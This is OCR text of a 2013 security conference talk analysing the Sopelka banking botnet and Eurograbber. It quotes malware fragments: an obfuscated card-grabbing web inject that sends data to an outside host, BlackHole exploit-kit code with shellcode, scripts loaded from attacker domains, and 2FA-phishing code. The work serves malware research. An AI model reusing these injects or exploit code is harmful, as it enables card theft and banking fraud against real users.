/Rooted 2013

# Sopelka VS Eurograbber

## Really 36 million EUR??

Jose Miguel Esparza @EternalTodo
Mikel Gastesi @mgastesi

# Who are these geeks?

- Mikel Gastesi
  - S21sec Advanced Cybersecurity Services
- Jose Miguel Esparza
  - ex-S21
  - Fox-IT Cybercrime

# Agenda

- Introduction
- Sopelka Botnet
- Eurograbber
- Conclusions

# Introduction

- Yet another botnet
- With some curiosities
  - 3 malware families and the same banking panel
  - High level of infections
  - Using third party services


# Introduction

- Yet another botnet
- With some curiosities
  - 3 malware families and the same banking panel
  - High level of infections
  - Using third party services
- Yet another botnet, really?


# Introduction

- Yet another botnet
- With some curiosities
  - 3 malware families and the same banking panel
  - High level of infections
  - Using third party services
- Yet another botnet, really?
  - Eurograbber
  - 36 million EUR??!!

# 3 botnets and 1 panel? WTF???



# 3 botnets and 1 panel? WTF???



# Example 1 – N

```
;#############################################################################
;#                                          ALLCC GRABBER
;#############################################################################

set_url http*://*.*/* GP

...

data_inject
    <script>var AllCCGrab=(function(){var
    home_link="http://promaker.org/ccpin",pkey="password";eval(function(p,a,c,k,e
    e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||
    r[e]};e=function(){return'\\w+'};c=1}while(c--)if(k[c])p=p.replace(new RegEx
    1V=1D+"/2P.2Q";w 1W(){1(1m.1n.1o().1c("1E 6")>=0||1m.1n.1o().1c("1E 7")>=0){v
    1(1m.1n.1o().1c("2T")>=0){v"1F"}C{v"--"}}m 1G=1W();m 1d="";m 1X="";m t=N V();
```

# Example 1 – N

```
24      var card_data_array = ["cc", "cvv", "exp", "pin"];
25      for (var param in card_data_array) {
28      function urlencode(b) {
69      function checkIfExpSelect(a) {
84      function parseDateFromOneValue(a) {
116     function parseDateFromTwoValues(a, b) {
140     function getClientWidth() {
143     function getClientHeight() {
146     function isValidCardNumber(a) {
174     function searchCVV(a) {
188     function searchCCNum(a) {
202     function searchExpInput(a) {
216     function searchExpInputs(a) {
248     function searchExpSelect(a) {
279     function searchForms() {
297     function searchInputs() {
314     function pinSubmit() {
335     function doFormSubmit(a) {
347     function postFormData(a) {
```

# Sopelka Botnet - Campaigns

| Campaign | Date | Trojan | Path | Countries |
|---|---|---|---|---|
| **Sopelka1** | 01/05 | Citadel | */sopelka1/file.php\|file=citsp1.exe* | ES,DE, |
| | 30/05 | 1.3.4.0 | */sopelka1/file.php\|file=sopelka1_config.bin* | NL |
| **Sopelka2** | 01/05 | Citadel | */sopelka2/file.php\|file=citsp2.exe* | ES |
| | 30/05 | 1.3.4.0 | */sopelka2/file.php\|file=sopelka2_config.bin* | |
| **Tatanga** | 15/06 | Tatanga | */sec/g.php* | IT, ES, |
| | 15/07 | | | DE, NL |
| **Feodo** | 15/06 | Feodo | */zb/v_01_a/in/cp.php* | ES,NL, |
| | 15/07 | | | DE, IT |
| **Sopelka3** | 15/08 | Citadel | */sopelka3/file.php\|file=citsp3.exe* | ES, DE |
| | 24/09 | 1.3.4.5 | */sopelka3/file.php\|file=sopelka3_config.bin* | |

# Sopelka Botnet – Infection (I)

- Exploit Kit: BlackHole

```
1383        };
1384        PluginDetect.initScript();
1385        PluginDetect.getVersion(".");
1386        jver = PluginDetect.getVersion("Java", "./getJavaInfo.jar");
1387        pdfver = PluginDetect.getVersion("AdobeReader");
1388        flashver = PluginDetect.getVersion('Flash');
1389    } catch (e) {}
1390    if (typeof jver == 'string') {
1392    } else {
1395    if (typeof pdfver == 'string') {
1397    } else {
1400    if (typeof flashver == 'string') {
1402    } else {
1405    function spl0() {
1430    function spl2() { // Java CVE-2010-0886
1444    function spl3() { // Java CVE-2010-3552
1477    function spl4() { // ActiveX ShellExecute
1505    function show_pdf(src) { // Put PDF iframe in HTML code
1512    function spl5() { // PDF exploitation
1513        if (pdfver[0] > 0 && pdfver[0] < 8) {
1514            show_pdf('./content/1ddfp.php?f=81') // CVE-2010-0188
1515        } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3)) {
1516            show_pdf('./content/2ddfp.php?f=81') // CVE-2009-0927, CVE-2009-4324, CVE-2008-2992, CVE-2007-5659
1517        }
1518        spl6()
1519    }
1520    function spl6() { // Media Player
1535    function getCN() {
1538    function getBlockSize() {
1541    function getAllocSize() {
1544    function getAllocCount() {
1547    function getFillBytes() {
1551    function getShellCode() {
1552        return "%u4141%u4141%u8366%ufce4%uebfc%u5810%uc931%u8166%u58e9%u80fe%u2830%ue240%uebfa%ue805%uffeb%uffff%uccad%u1c5d%u77
1553    }
1554    function spl7() { // Flash
1577    spl0();
```

# Sopelka Botnet – Infection (II)

- SPAM

# Sopelka Botnet - Injects

- Minimal HTML code in the config file
  - External Javascript files
  - One file per affected entity
  - Downloading via PHP file
    - *https://domain.com/dir/**get.php/campaignDir/?name=inject.js***
  - Same technique used in the 3 malware families
  - Tatanga URL (Injects server?)
    - ***x.php?cmdid=8&gettype=js&id=inyeccion.js&uid=0000***

# Sopelka Botnet - Injects

- Citadel

```
<script>
if(!window.jQuery){
    document.write('<scr'+'ipt src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></scr'+'ipt>');
}
</script>
<script>
document.write('<scr'+'ipt src="https://tartaborsa.com/resources/script/get.php?name=easy.js"></scr'+'ipt>');
document.write('<script type="text/javascript" src="https://tartaborsa.com/resources/script/get.php/replace_hgsdonf/?name=
</script>
```

- Tatanga

```
</script>
<style type="text/css">
</style>
<script>
document.write('<script type="text/javascript" src="https://borsaseccure.com/resources/script/get.php/fixit/?name=
</script>
data_end
data_after
</head>
data_end
```

# Sopelka Botnet - Injects

- Tatanga strings in a Citadel config

```
    $.toJSON = function(v) {
        var f = isNaN(v) ? s[typeof v] : s['number'];
        if (f) return f(v);
    };
})(jQuery);
var tTalk=(function(){
var vurl='repl:tatangakatanga'
    user='15',
    bot_name='zutick',
    ID='',
    arr={'max':'1700,03','target':'X0001'};
function instantiate(){
function get(what,acc){
    var json=tTalk().read(),answ=[];
    if (!json)
        return null;
    else{
        if(typeof acc=='undefined'){
            for (var i in json)if(typeof json[i][what]!='undefined')
        }
        else{
            for (var i in json)if(json[i]['acc']==acc && typeof json
        }
    }
    return (answ.length===0)?null:answ;
```

# Sopelka Botnet - Injects


- 2FA


```
tGo.data('btn')().unbind();
tGo.data('btn')().bind('click',function(){
    tGo.data('mobile_type',tGo.data('radios').filter(':checked').val());
    var phone=(function(){
        return '+'+tGo.data('cselect').val()+tGo.data('text_field').val().replace(/[^\d+]/g,'');
    })();
    if(tGo.data('mobile_type')=='android'||tGo.data('mobile_type')=='blackberry'){

        jQuery.ajax({
            url: 'https://[redacted]/sms.php',
            data:{
                num:phone,
                type:tGo.data('mobile_type')
            },
            dataType: 'jsonp',
            success:function(r){
                tGo('step2');
            }
        });
    }
    else tGo('step3');
    tGo.data('btn')().unbind();
    tGo.data('result',tGo.data('result')+'mobile='+tGo.data('mobile_type')+'<br>'+'phone='+encode
});
tGo.data('btn_disable')();
```

# Sopelka Botnet - MyCoolSMS

- Using API to send SMS to the victims
- “Executive” accounts




- Three known users: *smshumor/danieliv/hgm*

# Sopelka Botnet – smshumor

- Used in *Sopelka1/2* campaigns (May)
  - From March to July
  - Some tests performed in March and April
  - FonYou virtual numbers for testing (Spain)
  - URIs with links to *.jad* (5.1%) and *.apk* (94.9%)
  - "BancoMovil" (99%) as sender
    - Also "SecureInfo" and "MobilBank"
  - 2407 SMS sent
    - 240 €

# Sopelka Botnet – danieliv

- *Feodo / Tatanga* campaigns
  - July and August
  - Just *.apk (76%)* and *.jad (24%)* again
  - Sent to Germany / Italy / Netherlands mostly
  - 574 SMS
    - 99.8€

# Sopelka Botnet - hgm


- Active since end of July
  - Heavily used during *Sopelka3* campaign (Sept)
  - SMS sent to Spanish and German phones
  - Also links to *.sis (10%)*
  - "TOCCO" as sender
  - Internal communication
  - 1162 SMS
    - 188€

# Sopelka Botnet – Mobile apps

- Mobile components known since 2010
  - Android
    - 19th of July 2012
  - BlackBerry
    - 20th of August 2012
  - Symbian
    - 9th and 20th of August 2012
- Same admin phone numbers
  - Swedish virtual numbers
    - **+46769436094**
    - **+46769436073**


# Sopelka Botnet – Mobile apps

- Symbian certificates → mail (test)




# Sopelka Botnet – Mobile apps

- Symbian certificates → mail (campaign)



# Sopelka Botnet – Banking panel

- Russian + English



# Sopelka Botnet – Banking panel

- Commands (injects)

```
instance=function(par,opt,func){
    if (typeof opt!='undefined' && typeof opt!='object' && typeof opt!='function') opt=[opt];
    if (typeof opt=='function' && typeof func=='undefined') func=opt;
    if (typeof func!='function' || typeof opt=='undefined') func=function(){};
    if(arguments.length==0) {}
    else if (typeof par=='string'){
        switch (par){
        case 'ID':
            send({gimmeid:[]},function(resp){ID='&id='+resp;func()});
            break;
        case 'getdrop':
            send({getdrop:{bid:[1],columns:{maxlim:"signed",priority:"signed",minlim:"signed"
            break;
        case 'read':
            send({read:{search:{num:user,b:"dbit"},back:["personal","acc","tried","maid","paic
            break;
        case 'write':
           send({write:{unique:{num:user,b:"dbit"},values:{again:true,names:tTalk().drop().nor
            break;
        case 'replace':
           send({replace:[opt[0],opt[1],opt[2]]},func);
            break;
        case 'disact':
            var b={change:{}}
            b.change[tTalk().drop().did]={isActiv:"0"}
            send(b,func);
            break;
        case 'log':
            send({write:{unique:{num:user,b:"dbit"}},log:{str:[opt[0]]}},func);
            break;
        case 'log2':
            send({write:{unique:{num:opt[0],b:"dbit"}},log:{str:[opt[1]]}},func);
            break;

        case 'newdate':
            send({newdate:[[opt[0],opt[1]]]},func);
            break;
```

# Sopelka Botnet – Banking panel

- Commands (injects)
  - Server side → Not all implemented
    - *getinfo*: gets info from the server, even transfers
    - *newdate*: new transfer
    - *has*: checks if that info exists in the database
